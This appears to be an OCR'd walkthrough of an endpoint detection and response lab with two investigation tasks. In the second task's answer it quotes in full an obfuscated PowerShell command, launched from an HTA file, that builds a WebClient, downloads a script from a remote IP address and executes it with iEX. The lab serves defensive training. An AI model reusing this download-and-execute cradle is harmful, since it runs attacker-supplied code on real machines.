
EDR - Endpoint Detection and Response Lab


TASK-1

What is the hostname of the device where the “nmap” file with a hash value of “83e0cfc95de1153d405e839e53d408f5” is executed?

SOLUTION

ATTEMPT-1





Correct

What is the hostname of the device where the "nmap" file with a hash value of "83e0cfc95de1153d405e839e53d408f5" is executed?

EricProd **Completed**


Conclusion: The hostname of the device is EricProd.


Continued….

TASK-2

A "Ps1.hta" file was executed on a device with the hostname "Roberto". What is the complete CMD command?

ATTEMPT-1





Conclusion: The complete CMD command is “C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe function H1($i) {$r = '' ;for ($n = 0; $n -Lt $i.LengtH; $n += 2){$r += [cHar][int]('0x' + $i.Substring($n,2))}return $r};$H2 = (new-object ('{1}{0}{2}' -f'WebCL','net.','ient'));$H3 = H1 '446f776E';$H4 = H1 '6C6f';$H5 = H1 '616473747269';$H6 = H1 '6E67';$H7 = $H3+$H4+$H5+$H6;$H8 = $H2.$H7('http://193.142.58.23/Server.txt');iEX $H8”.